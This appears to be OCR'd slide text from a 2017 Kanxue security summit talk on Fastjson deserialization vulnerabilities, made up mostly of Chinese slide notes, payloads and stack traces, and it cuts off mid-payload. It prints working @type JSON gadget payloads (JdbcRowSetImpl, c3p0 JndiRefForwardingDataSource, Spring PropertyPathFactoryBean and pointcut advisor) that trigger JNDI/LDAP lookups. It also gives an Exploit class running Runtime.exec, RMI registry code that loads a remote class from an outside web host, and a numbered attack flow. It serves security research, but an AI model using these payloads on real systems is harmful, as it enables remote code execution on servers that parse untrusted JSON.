3 : 设置_name
4 : 设置_tfactory
5 : getOutputProperties
6 : newTransformer
7 : getTransletInstance
8 : newInstance
执行Runtime.getRuntime().exec("calc")

反序列化链


JSON.parseObject
...
JavaBeanDeserializer.deserialze
...
FieldDeserializer.setValue
...
TemplatesImpl.getOutputProperties
TemplatesImpl.newTransformer
TemplatesImpl.getTransletInstance
...
Runtime.getRuntime().exec




```
getTransletInstance:368, TemplatesImpl (com.sun.org.apache.xalan.internal.xsltc.trax), TemplatesImpl.java
newTransformer:398, TemplatesImpl (com.sun.org.apache.xalan.internal.xsltc.trax), TemplatesImpl.java
getOutputProperties:419, TemplatesImpl (com.sun.org.apache.xalan.internal.xsltc.trax), TemplatesImpl.java
invoke0:-1, NativeMethodAccessorImpl (sun.reflect), NativeMethodAccessorImpl.java
invoke:57, NativeMethodAccessorImpl (sun.reflect), NativeMethodAccessorImpl.java
invoke:43, DelegatingMethodAccessorImpl (sun.reflect), DelegatingMethodAccessorImpl.java
invoke:601, Method (java.lang.reflect), Method.java
setValue:85, FieldDeserializer (com.alibaba.fastjson.parser.deserializer), FieldDeserializer.java
parseField:83, DefaultFieldDeserializer (com.alibaba.fastjson.parser.deserializer), DefaultFieldDeserializer.java
parseField:773, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
deserialze:600, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
deserialze:188, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
deserialze:184, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
parseObject:368, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
parse:1327, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
deserialze:45, JavaObjectDeserializer (com.alibaba.fastjson.parser.deserializer), JavaObjectDeserializer.java
parseObject:639, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
parseObject:339, JSON (com.alibaba.fastjson), JSON.java
parseObject:302, JSON (com.alibaba.fastjson), JSON.java
test_autoTypeDeny:95, DenyTest11 (com.alibaba.json.bvt.parser.deser), DenyTest11.java
```

JNDI

- Java Naming and Directory Interface
- 两种基本的利用方式RMI和LDAP
- JNDI References可以远程获取Object
- Javax.naming.InitialContext->lookup(“attacker-control”)会根据恶意参数切换协议并指向攻击者的服务器



演示视频



```java
/**
 * Created by liaoxinxi on 2017-9-4.
 */
public class Exploit {
    public Exploit(){
        try{
            Runtime.getRuntime().exec( command: "calc");
        }catch(Exception e){
            e.printStackTrace();
        }
    }
    public static void main(String[] argv) { Exploit e = new Exploit(); }
}
```

```
    at com.alibaba.fastjson.parser.DefaultJSONParser.parse(DefaultJSONParser.java:1293)
    at com.alibaba.fastjson.JSON.parse(JSON.java:137)
    at com.alibaba.fastjson.JSON.parse(JSON.java:128)
    at person.Poc2.testJdbcRowSetImpl(Poc2.java:17)
    at person.Poc2.main(Poc2.java:10) <5 internal calls>
Caused by: java.lang.reflect.InvocationTargetException <4 internal calls>
    at com.alibaba.fastjson.parser.deserializer.FieldDeserializer.setValue(FieldDeserializer.java:96)
```

RMI执行流程

RMI registry


```
Registry registry = LocateRegistry.createRegistry(1099);
//http://xxlegend.com/Exploit.class
Reference reference = new javax.naming.Reference(“Exploit",“Exploit","http://xxlegend.com/");
ReferenceWrapper referenceWrapper = new com.sun.jndi.rmi.registry.ReferenceWrapper(reference);
registry.bind(“Exploit", referenceWrapper);
```

RMI client

```
Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY, "com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(Context.PROVIDER_URL, "rmi://localhost:1099");
Context ctx = new InitialContext(env);
Object local_obj = RicterCctx.lookup("rmi://xxlegend.com/Exploit");
```

攻击流程

1. 攻击者准备rmi服务和web服务
2. 攻击者将rmi绝对路径注入到lookup方法中
3. 受害者JNDI接口会指向攻击者控制rmi服务器
4. JNDI接口向攻击者控制web服务器远程加载恶意代码
5. JNDI接口执行构造函数形成RCE





基于Field类型PoC

- 基于Field类型PoC，无需setter，利用HashSet触发
- Fastjson默认处理Set类型都是通过HashSet来实现，通过equals方法触发
- 一般Field类型都是利用Collection或者Map的equals，toString，hashCode方法

PoC	Set[{"@type":"org.springframework.aop.support.DefaultBeanFactoryPointcutAdvisor","beanFactory":{"@type":"org.springframework.jndi.support.SimpleJndiBeanFactory","shareableResources":["ldap://localhost:389/obj"]},"adviceBeanName":"ldap://localhost:389/obj"},{"@type":"org.springframework.aop.support.DefaultBeanFactoryPointcutAdvisor",}]

Fastjson 基于Field类型PoC


HashSet.add
HashMap.put()
HashMap.putVal()
AbstractPointcutAdvisor的equals()
AbstractBeanFactoryPointcutAdvisor.getAdvice()
SimpleJndiBeanFactory.getBean()
JNDI lookup方法



```
"main"@1 in group "main": RUNNING
lookup:91, JndiLocatorSupport (org.springframework.jndi), JndiLocatorSupport.java
doGetSingleton:218, SimpleJndiBeanFactory (org.springframework.jndi.support), SimpleJnd
getBean:112, SimpleJndiBeanFactory (org.springframework.jndi.support), SimpleJndiBeanF
getAdvice:109, AbstractBeanFactoryPointcutAdvisor (org.springframework.aop.support), Al
equals:74, AbstractPointcutAdvisor (org.springframework.aop.support), AbstractPointcutAc
putVal:634, HashMap (java.util), HashMap.java
put:611, HashMap (java.util), HashMap.java
add:219, HashSet (java.util), HashSet.java
parseArray:1186, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
parse:1311, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
deserialze:45, JavaObjectDeserializer (com.alibaba.fastjson.parser.deserializer), JavaObject
parseObject:639, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
parseObject:339, JSON (com.alibaba.fastjson), JSON.java
parseObject:243, JSON (com.alibaba.fastjson), JSON.java
parseObject:456, JSON (com.alibaba.fastjson), JSON.java
```

看雪 2017 安全开发者峰会
Kanxue 2017 Security Developer Summit


基于Bean Property类型

- Property与Field的区别在于有没有setter或者getter
- 核心是调用setXyz()或者getXyz()或者isXxx()
- 基于JdbcRowSetImpl
- PoC:

```
{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://localhost:389/obj","autoCommit":true}
```

基于JdbcRowSetImpl调用栈


Runtime.getRuntime().exec()
…
lookup()
…
setBeanFactory()
Invoke()
setValue()
Deserialze()
parseObject



```
lookup:95, JndiLocatorSupport (org.springframework.jndi), JndiLocatorSupport.java
doGetSingleton:218, SimpleJndiBeanFactory (org.springframework.jndi.support), SimpleJndiBeanFactory.java
getBean:112, SimpleJndiBeanFactory (org.springframework.jndi.support), SimpleJndiBeanFactory.java
getBean:105, SimpleJndiBeanFactory (org.springframework.jndi.support), SimpleJndiBeanFactory.java
setBeanFactory:188, PropertyPathFactoryBean (org.springframework.beans.factory.config), PropertyPathFactoryBean.java
invoke0:-1, NativeMethodAccessorImpl (sun.reflect), NativeMethodAccessorImpl.java
invoke:62, NativeMethodAccessorImpl (sun.reflect), NativeMethodAccessorImpl.java
invoke:43, DelegatingMethodAccessorImpl (sun.reflect), DelegatingMethodAccessorImpl.java
invoke:498, Method (java.lang.reflect), Method.java
setValue:96, FieldDeserializer (com.alibaba.fastjson.parser.deserializer), FieldDeserializer.java
parseField:83, DefaultFieldDeserializer (com.alibaba.fastjson.parser.deserializer), DefaultFieldDeserializer.java
parseField:773, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
deserialze:600, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
parseRest:922, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
deserialze:-1, FastjsonASMDeserializer_1_PropertyPathFactoryBean (com.alibaba.fastjson.parser.deserializer)
deserialze:184, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
parseObject:368, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
parse:1327, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
deserialze:45, JavaObjectDeserializer (com.alibaba.fastjson.parser.deserializer), JavaObjectDeserializer.java
parseObject:639, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
parseObject:339, JSON (com.alibaba.fastjson), JSON.java
parseObject:243, JSON (com.alibaba.fastjson), JSON.java
```

基于JndiRefForwardingDataSource


```
{"@type":"com.mchange.v2.c3p0.JndiRefForwardingDataSource",
"jndiName":"ldap://localhost:389/obj",
"loginTimeout":0
}
```



```
lookup:94, ldapURLContext (com.sun.jndi.url.ldap), ldapURLContext.java
lookup:417, InitialContext (javax.naming), InitialContext.java
dereference:112, JndiRefForwardingDataSource (com.mchange.v2.c3p0), JndiRefForwardingDataSource.java
inner:134, JndiRefForwardingDataSource (com.mchange.v2.c3p0), JndiRefForwardingDataSource.java
setLoginTimeout:157, JndiRefForwardingDataSource (com.mchange.v2.c3p0), JndiRefForwardingDataSource.java
invoke0:-1, NativeMethodAccessorImpl (sun.reflect), NativeMethodAccessorImpl.java
invoke:62, NativeMethodAccessorImpl (sun.reflect), NativeMethodAccessorImpl.java
invoke:43, DelegatingMethodAccessorImpl (sun.reflect), DelegatingMethodAccessorImpl.java
invoke:498, Method (java.lang.reflect), Method.java
setValue:96, FieldDeserializer (com.alibaba.fastjson.parser.deserializer), FieldDeserializer.java
deserialze:593, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
deserialze:188, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
deserialze:184, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
parseObject:368, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
parse:1327, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
deserialze:45, JavaObjectDeserializer (com.alibaba.fastjson.parser.deserializer), JavaObjectDeserializer.java
parseObject:639, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
parseObject:339, JSON (com.alibaba.fastjson), JSON.java
parseObject:243, JSON (com.alibaba.fastjson), JSON.java
parseObject:456, JSON (com.alibaba.fastjson), JSON.java
```

基于SpringPropertyPathFactory

```
{"@type":"org.springframework.beans.fac
tory.config.PropertyPathFactoryBean",
"targetBeanName":"ldap://localhost:389/
obj",
"propertyPath":"foo",
"beanFactory":
{"@type":"org.springframework.jndi.supp
ort.SimpleJndiBeanFactory","shareableRe
sources":["ldap://localhost:389/obj"]}
}
```



```
lookup:95, JndiLocatorSupport (org.springframework.jndi), JndiLocatorSupport.java
doGetSingleton:218, SimpleJndiBeanFactory (org.springframework.jndi.support), SimpleJndiBeanFactory.java
getBean:112, SimpleJndiBeanFactory (org.springframework.jndi.support), SimpleJndiBeanFactory.java
getBean:105, SimpleJndiBeanFactory (org.springframework.jndi.support), SimpleJndiBeanFactory.java
setBeanFactory:188, PropertyPathFactoryBean (org.springframework.beans.factory.config), PropertyPathFactoryBean.
invoke0:-1, NativeMethodAccessorImpl (sun.reflect), NativeMethodAccessorImpl.java
invoke:62, NativeMethodAccessorImpl (sun.reflect), NativeMethodAccessorImpl.java
invoke:43, DelegatingMethodAccessorImpl (sun.reflect), DelegatingMethodAccessorImpl.java
invoke:498, Method (java.lang.reflect), Method.java
setValue:96, FieldDeserializer (com.alibaba.fastjson.parser.deserializer), FieldDeserializer.java
parseField:83, DefaultFieldDeserializer (com.alibaba.fastjson.parser.deserializer), DefaultFieldDeserializer.java
parseField:773, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
deserialze:600, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
parseRest:922, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
deserialze:-1, FastjsonASMDeserializer_1_PropertyPathFactoryBean (com.alibaba.fastjson.parser.deserializer)
deserialze:184, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
parseObject:368, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
parse:1327, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
deserialze:45, JavaObjectDeserializer (com.alibaba.fastjson.parser.deserializer), JavaObjectDeserializer.java
parseObject:639, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
parseObject:339, JSON (com.alibaba.fastjson), JSON.java
parseObject:243, JSON (com.alibaba.fastjson), JSON.java
parseObject:456, JSON (com.alibaba.fastjson), JSON.java
```

看雪 2017 安全开发者峰会
Kanxue 2017 Security Developer Summit

基于WrapperConnectionPoolDataSource

```
{"@type":"com.mchange.v2.c3p0
.WrapperConnectionPoolDataSou
rce",
"userOverridesAsString":
"HexAsciiSerializedMap:aced0005737200
3d636f6d2e6d6368616e67652e76322e6e616d696e672e5265666572656e6365496e6469
